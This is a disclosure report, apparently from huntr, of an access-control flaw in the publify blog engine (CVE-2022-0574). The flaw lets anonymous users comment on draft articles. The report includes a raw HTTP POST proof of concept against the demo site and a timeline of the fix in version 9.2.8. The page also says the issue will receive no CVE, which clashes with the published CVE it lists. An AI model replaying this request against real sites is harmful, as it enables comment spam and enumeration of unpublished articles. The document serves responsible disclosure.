Improper Access Control in publify/publify

0

Valid Reported on Feb 10th 2022

Description

Article in draft mode can only be accessed by admins who have permission to manage article. Anonymous users can't view but can leave comments on article in draft mode. The cause of the vulnerability is that the draft article is setting to comment enabled and create_comment function only checks for comment enabled/disabled, not whether check for article in draft or public mode.

Proof of Concept

Step 1: Login demo account in https://demo-publify.herokuapp.com/admin. Create article in draft mode and get the id.
Step 2: Visit website in anonymous mode, get cookie and CSRF token. Call this request with id of article in draft mode.

```
POST /comments?article_id=3281 HTTP/1.1
Host: demo-publify.herokuapp.com
Cookie: _publify_blog_session=c908f541644f3d97dbf90e4ef273253b
Content-Length: 130
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
Accept: */*;q=0.5, text/javascript, application/javascript, application/ecm
X-Csrf-Token: WHlz0364OOQtQuoHCuYkYeqBcxSgcp4xxj+gdu+z4dWXkwGhtLqZZgvy2j0Yi
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://demo-publify.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
Accept-Language: en-US,en;q=0.9
Connection: close

utf8=%E2%9C%93&comment%5Bauthor%5D=anon%40a.com&comment%5Burl%5D=&comment%5
```

Step 3: In browser of demo account, go to https://demo-publify.herokuapp.com/admin/feedback, you can see comment in unpublish article.
PoC:
Unpublish article: https://drive.google.com/file/d/17rev6klCS1zdY9zUU7umNjPJrpm8XU62
Create comment: https://drive.google.com/file/d/1iUJSmoqatVxtUdkU_6C_O9UP4Bkfsd9T

Impact

Anonymous users can leave comments on articles in draft mode. Attacker can also take advantage of the vulnerability to list the id of articles in draft mode. Run comment spam attack even if the app has disabled comments for all public articles.

CVE
CVE-2022-0574
(Published)

Vulnerability Type
CWE-284: Improper Access Control

Severity
Medium (5.3)

Visibility
Public

Status
Fixed

Found by


NCSC VN National Cyber Security Center

nhiephon
@nhiephon
master

Fixed by

Matijs van Zuijlen
@mvz

Chat with us



maintainer

This report was seen 473 times.

We are processing your report and will contact the **publify** team within 24 hours. 10 months ago

nhiephon modified the report 10 months ago

We have contacted a member of the **publify** team and are waiting to hear back 10 months ago

Matijs van Zuijlen validated this vulnerability 9 months ago

nhiephon has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

We have sent a fix follow up to the **publify** team. We will try again in 7 days. 9 months ago

We have sent a second fix follow up to the **publify** team. We will try again in 10 days. 9 months ago

We have sent a third and final fix follow up to the **publify** team. This report is now considered stale. 9 months ago

Matijs 6 months ago Maintainer

A fix has been prepared.

Matijs van Zuijlen marked this as fixed in **9.2.8** with commit **0e6c66** 6 months ago

Matijs van Zuijlen has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

Sign in to join this conversation

Chat with us

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

part of 418sec

company

about

team

Chat with us